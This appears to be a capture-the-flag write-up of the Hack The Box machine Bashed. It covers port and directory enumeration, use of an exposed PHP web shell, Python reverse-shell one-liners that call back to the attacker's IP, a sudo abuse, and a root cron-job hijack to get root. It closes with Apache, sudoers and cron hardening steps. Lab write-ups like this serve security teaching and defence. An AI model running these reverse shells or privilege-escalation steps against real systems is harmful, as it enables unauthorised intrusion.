HTB Bashed WriteUp

Bashed Skills
Bashed CTF is an Easy Linux machine where we will use the following skills:
- Port Discovery
- Web Application Enumeration
- Directory and File Fuzzing
- Finding an Exposed WebShell
- Spawning a Reverse-Shell via the WebShell
- Abusing Sudoers
- Abusing Misconfigured Permissions
- Abusing Misconfigured Cron-Job
- Vulnerability Remediation (Blue Team)
- Linux & Apache Hardening
IP Address Enumeration
Using the usual nmap scan I’ve discovered only port 80:
1
2
3
4
5
6
7
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.43.192 -oG allPorts
Nmap scan report for 10.129.43.192
Host is up, received user-set (0.0092s latency).
Scanned at 2026-08-08 13:45:07 CEST for 7s
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 63
Then I launched a basic group of scripts to seek more info from the open port:
1
2
3
4
5
6
7
8
9
10
11
12
❯ nmap -sCV -p80 10.129.43.192 -oN targeted
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-08 13:46 +0200
Nmap scan report for 10.129.43.192
Host is up (0.0058s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds
So we have to check the following port & service:
- Port 80 –> Apache httpd 2.4.18 ((Ubuntu))
Let’s see what we can find in port 80
Port 80 Enumeration
At first I ran whatweb, to seek for some versions and technologies used in the website:
1
2
❯ whatweb http://10.129.43.192/
http://10.129.43.192/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.43.192], JQuery, Meta-Author[Colorlib], Script[text/javascript], Title[Arrexel's Development Site]
Nothing really useful, let’s check the website in the browser:

Seems like it’s a personal website. It features a WebShell made in PHP. The developer says that the WebShell is integrated in this same server, that doesn’t sound really secure…


Checking the post in one of the images we can see that the WebShell works under: http://10.129.43.192/uploads/phpbash.php.

But unfortunately the WebShell is not under /uploads.
Let’s fuzz a bit and see if we can find it under another directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
❯ gobuster dir -u http://10.129.43.192 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.43.192
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 297]
/css                  (Status: 301) [Size: 312] [--> http://10.129.43.192/css/]
/dev                  (Status: 301) [Size: 312] [--> http://10.129.43.192/dev/]
/fonts                (Status: 301) [Size: 314] [--> http://10.129.43.192/fonts/]
/images               (Status: 301) [Size: 315] [--> http://10.129.43.192/images/]
/js                   (Status: 301) [Size: 311] [--> http://10.129.43.192/js/]
/php                  (Status: 301) [Size: 312] [--> http://10.129.43.192/php/]
/server-status        (Status: 403) [Size: 301]
/uploads              (Status: 301) [Size: 316] [--> http://10.129.43.192/uploads/]
The /dev directory is the only non-default directory. Let’s see if it has directory listing.

Bingo, we found the phpbash.php file, let’s see how it looks.

We are looking at a WebShell as www-data. Checking if it’s really the same machine with a hostname -I. We confirm we have RCE in the actual machine.
Let’s establish a reverse shell. First of all, let’s set a listener in port 443.
1
2
❯ nc -nvlp 443
Listening on 0.0.0.0 443
After trying some payloads, the only one that seems to work is any python payload.
1
www-data@bashed:/var/www/html/dev# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.17.105",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
After sending the request we should get a shell as www-data.

Shell as www-data
TTY Treatment
Once we get the reverse shell. Let’s find a way to escalate privileges. But before, we have to get a fully interactive shell. There are multiple ways but i like to do it this way:
1
script /dev/null -c bash
Then press Ctrl+Z to get the process in background.
Now that you are in your machine execute the next command:
1
stty raw -echo;fg
Now write reset xterm and you should have a better looking shell but you still have to execute a few commands:
1
2
3
export TERM=xterm
export SHELL=bash
stty rows 45 columns 184
Run a stty size in your own shell to know the rows and columns.
Privilege Escalation
Once with a stable shell, we can begin with the privilege escalation phase. After doing some testing. I found that the user www-data is able to execute any command as the user scriptmanager.
We can use the command sudo with the -u argument that let us execute commands as the specified user, let’s just spawn a /bin/bash.
1
2
3
www-data@bashed:/var/www/html$ sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/var/www/html$ whoami
scriptmanager
Shell as scriptmanager
After some research, I found a non-standard folder under the root directory named /scripts.
1
2
3
4
scriptmanager@bashed:/scripts$ ls -l
total 8
-rw-r--r-- 1 scriptmanager scriptmanager 223 Aug  8 04:11 test.py
-rw-r--r-- 1 root          root           12 Aug  8 04:06 test.txt
There are two files: one python script owned by scriptmanager and one .txt file owned by root. Let’s see what’s inside.
1
2
3
4
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
1
2
scriptmanager@bashed:/scripts$ cat test.txt
testing 123!scriptmanager@bashed:/scripts$
We can see that test.py opens test.txt and send a string inside it. By the timestamps on the files, we know that a scheduled task is executing test.py every minute. We also know that this file is owned by root, so the user executing the script must be root.
On this basis, we should be able to modify test.py to spawn a reverse-shell and just wait to root to execute the script.
1
2
3
4
5
6
7
scriptmanager@bashed:/scripts$ echo "import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(('10.10.17.105',4444));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(['/bin/sh','-i']);" > test.py
Once test.py is modified, we can just open a listener op port 4444 and wait patiently till we get a shell.
1
2
3
4
5
6
❯ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.129.43.192 52220
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
Once as root let’s read root.txt and user.txt flag, located at /root/root.txt and /home/arrexel/user.txt.
1
2
3
root@bashed:/home/arrexel# cat /root/root.txt && cat /home/arrexel/user.txt
437*********1720b0dfd*********3b
a81*********044a027c0*********63
Sanitizing and Securing the Machine
In this section we will secure every attack vector that we have just exploited.
Securing Website (Port 80)
Naturally, the best way is not to have a webshell in your website, but let’s secure the website keeping the webshell there.
We can fix the directory listing and deny the access to any IP Address but the Administrator IP (10.129.43.192), we can do this modifying the /etc/apache2.conf file.
Let’s start denying any directory listing.
Remove the Indexes word from the Options directive:
Change this:
1
2
3
4
5
<Directory /var/www/>
	Options Indexes FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>
To this:
1
2
3
4
5
<Directory /var/www/>
	Options FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>
The next step is to restrict access to the WebShell. As I said, we can do this by limiting the access to just the Admin IP Address, we can do this by adding the following code block.
1
2
3
4
5
6
7
8
9
10
11
# Secure the development tools directory
<Directory /var/www/html/dev>
	# Ensure directory listing is explicitly disabled
	Options -Indexes +FollowSymLinks

	# Deny public access by default
	Require all denied

	# Allow access ONLY from the Administrator's IP (e.g., IT VPN)
	Require ip 192.168.1.50
</Directory>
Once all is done we can just restart the Apache Service and see if the changes works.
1
sudo systemctl restart apache2

If we try to access http://10.129.43.192/dev/phpbash.php again we will see that we can’t.
Securing and Sanitizing user www-data
The user www-data was able to execute any command as scriptmanager, that’s definitely not a good practice, we can remove the sudoers privilege by removing the line from visudo.
1
root@bashed:/etc/apache2# /usr/sbin/visudo
Once inside just remove this line in the very bottom.
1
2
# Delete this line:
www-data ALL=(scriptmanager) NOPASSWD: ALL
Securing and Sanitazing user scriptmanager
First of all we should fix the permissions of the directory /scripts.
We have to change the ownership to root.
1
root@bashed:/# sudo chown -R root:root /scripts/
Then we should also set strict permissions (Read/Execute for others, but no Write)
1
root@bashed:/# sudo chmod -R 755 /scripts/
This should do it right?… Yeah, in theory, but let’s see what is executing test.py, checking the crontab was the key.
1
root@bashed:/# crontab -e
1
  * * * * * cd /scripts; for f in *.py; do python "$f"; done
It’s worse than expected, we can see that the cronjob executes every file with a .py extension, let’s change that to a specific file.
1
  * * * * * /usr/bin/python /scripts/test.py
Now we have an “impenetrable” machine… (just joking, there’s no such thing), but we can definitely say that is much better.
Final Thoughts
Bashed is a really fun and straightforward machine. While the scenario might feel a bit unrealistic for a modern production environment—leaving a fully interactive PHP web shell exposed in a public web directory is quite a stretch—it serves as a fantastic introductory playground for those just starting in cybersecurity.
This machine effectively highlights fundamental penetration testing concepts. It reinforces the importance of thorough web directory enumeration, the dangers of assigning unnecessary sudo privileges to service accounts like www-data, and how poor file permissions combined with careless wildcard cron jobs can easily lead to a full system compromise. Overall, it’s a perfect lab to practice basic Linux privilege escalation techniques and understand why the principle of least privilege is so critical.
Thanks for reading, i’ll appreciate that you take a look to my other posts :)